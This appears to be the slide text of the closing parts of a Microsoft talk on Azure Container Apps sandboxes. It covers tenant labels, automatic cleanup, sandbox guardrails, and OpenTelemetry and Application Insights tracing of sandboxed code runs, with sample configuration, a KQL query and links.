PART 3 · TENANT-AWARE IDENTIFIERS

Labels are your session identifiers

labels on every candidate sandbox

```
labels = {
    "ces-app": "referee",          # everything this app owns
    "ces-tenant": "contoso",       # who it's for
    "ces-run": run_id,             # one race
    "ces-candidate": cid,          # one attempt
}

# Find one tenant's sandboxes
client.list_sandboxes(labels={"ces-tenant": "contoso"})

# Sweep everything this app ever created
for s in client.list_sandboxes(labels={"ces-app": "referee"}):
    client.delete_sandbox(s.id)
```

⚠ Same rule as Dynamic Sessions: generate identifiers on the server, and never let a user choose one.

Dynamic Sessions

`POST …/execute?identifier=<id>`

The pool routes to, or creates, a session for that ID.

Sandboxes

You hold each sandbox's ID. Labels scope, find, and clean up work by tenant, run, and candidate.

Need stronger tenant isolation?

Use one sandbox group per trust level (identity is per group), or an egress webhook that decides per tenant.

https://aka.ms/code-execution-sandboxes

Automatic cleanup, in three layers

1 Explicit

`delete()` in a `finally` block for every candidate.
It takes 1–6 s on Azure.

2 Platform backstop

Auto-suspend after 60 s idle (Disk mode), then auto-delete 10 min after stopping: a backstop if the orchestrator dies.

3 Sweeper

`scripts/sweep.py` deletes anything labeled `ces-app=referee`, optionally only sandboxes older than N seconds.

Guardrails

- The orchestrator runs at most 8 sandboxes at a time
- Cap the group with `maxSandboxCount`
- Sandbox Cores quota: 500 is typical, and stopped sandboxes don’t count
- Stopped sandboxes have no CPU or memory charges

PART 4 OF 4

Watch it work

Engine health, capacity, lifecycle events, and output in Azure Monitor

4

- Every loop needs a referee
- Build the engine
- Run it safely
- **Watch it work**

PART 4 · AZURE MONITOR

Three sources of signal

Orchestrator → OpenTelemetry

One trace per race: race → wave → candidate → create, health, verify, audit, and delete, with the in-sandbox phases as child spans.

Application Insights

Each sandbox → `telemetryConfig`

stdout and stderr, VM metrics, and every egress decision, exported by the platform. The connection string is a sandbox group secret, never inside the sandbox.

Application Insights

Sandbox group → metrics

`SandboxGroup.RunningCores` and `SandboxGroup.RunningMemoryGiB`, plus per-sandbox series when `enableDetailedMetrics` is on.

Azure Monitor metrics

Health → health spans

Capacity → running cores


Lifecycle → create/delete spans

Output → stdout and verdicts

PART 4 · LIVE DEMO

One trace across the sandbox boundary

LIVE ON AZURE



The referee reports each phase as an offset. The orchestrator anchors those offsets as child spans, so untrusted code never needs a path to Application Insights.

orchestrator/telemetry.py (trimmed)

```python
for p in verdict["phases"]:            # compile, test, ...
    start = anchor_ns + p["start_ms"] * 1_000_000
    span = tracer.start_span(f"referee.{p['name']}",
                             start_time=start)
    span.end(end_time=start + p["duration_ms"] * 1_000_000)
```

Wiring it up, and two gotchas

telemetryConfig, sent with each create request

```
"telemetryConfig": {
  "metricsIntervalSeconds": 15,
  "endpoints": [{
    "kind": "ApplicationInsights",
    "data": ["ContainerStdoutStderr", "Metrics",
             "NetworkEgressDecisions"],
    "auth": { "secretId": "appinsights",
              "secretKey": "connectionString" }
  }]
}
```

KQL: find the latest races

```
AppDependencies
| where Name == "race"
| project TimeGenerated, OperationId, DurationMs,
    winner = tostring(Properties["ces.winner"])
| order by TimeGenerated desc | take 10
```

The beta SDK doesn't expose `telemetryConfig` yet, so the backend adds it to the create request and falls back if it's rejected. On Azure, it was accepted.

The default sampler drops spans

The Azure Monitor distro's default sampler is rate-limited (about 5 per second), so a busy race lost its compile and test spans.

```
configure_azure_monitor(..., sampling_ratio=1.0)
```

Quiet the HTTP logger

azure-core logs every HTTP request at INFO: thousands of lines per race.

```
getLogger("…http_logging_policy").setLevel(WARNING)
```

WRAPPING UP

Coming from Dynamic Sessions?

IF YOU USED DYNAMIC SESSIONS…	…WITH SANDBOXES, YOU
A session pool with `readySessionInstances`	Build a primed disk image; each sandbox starts in about 1 s
Startup and liveness probes	Run your engine's own health check before handing out work
Timed cooldown or `OnContainerExit`	Set auto-suspend and auto-delete, and delete explicitly
`?identifier=` per user or conversation	Label by tenant, run, and candidate, and sweep by label
`EgressEnabled` or `EgressDisabled`	Write a per-sandbox egress policy and read its decision log
Pool metrics and `AppEnvSession*` logs	Use OpenTelemetry, `telemetryConfig`, and group metrics
(not available)	**Get per-sandbox snapshots, commits, volumes, ports, and files**

Choose Sandboxes when the lifecycle, image, network policy, or state of each environment matters to you.

https://aka.ms/code-execution-sandboxes

WRAPPING UP

Takeaways

Package the engine

Toolchains, your project, and a CLI contract in one OCI image.

1 image, 3 languages

Prewarm by committing

Prime once, commit, and boot locked-down sandboxes from the result.

7.1 s → 2.6 s builds

Judge behavior, not just tests

Default-deny egress and its decision log caught what tests and scans missed.

1 rogue caught

Trace the whole loop

One OpenTelemetry trace runs from the loop into every sandbox.

1 trace per race

https://aka.ms/code-execution-sandboxes

TRY IT

Run it yourself



https://aka.ms/code-execution-sandboxes

ON AZURE

```
azd up
```

About 6 minutes: registry, Azure OpenAI, the app, the sandbox group, roles, and disk images

ON A LAPTOP

```
./scripts/run_local.ps1
```

Docker only: the same race, with a local deny-all sentinel proxy

BEFORE YOU RUN

```
python scripts/smoke.py
```

One candidate, end to end

Keep learning

Part 1, Pamela Fox's research swarm: github.com/pamelafox/aca-sandboxes-multi-agent
ACA Sandboxes overview: learn.microsoft.com/azure/container-apps/sandboxes-overview
Sandboxes how-to guides: sandboxes.azure.com/docs
Build Cloud Native Apps series: developer.microsoft.com/reactor/series/s-1692



Questions?

Brian Benz · Principal AI Advocate · Microsoft

https://aka.ms/code-execution-sandboxes

Every loop needs a referee.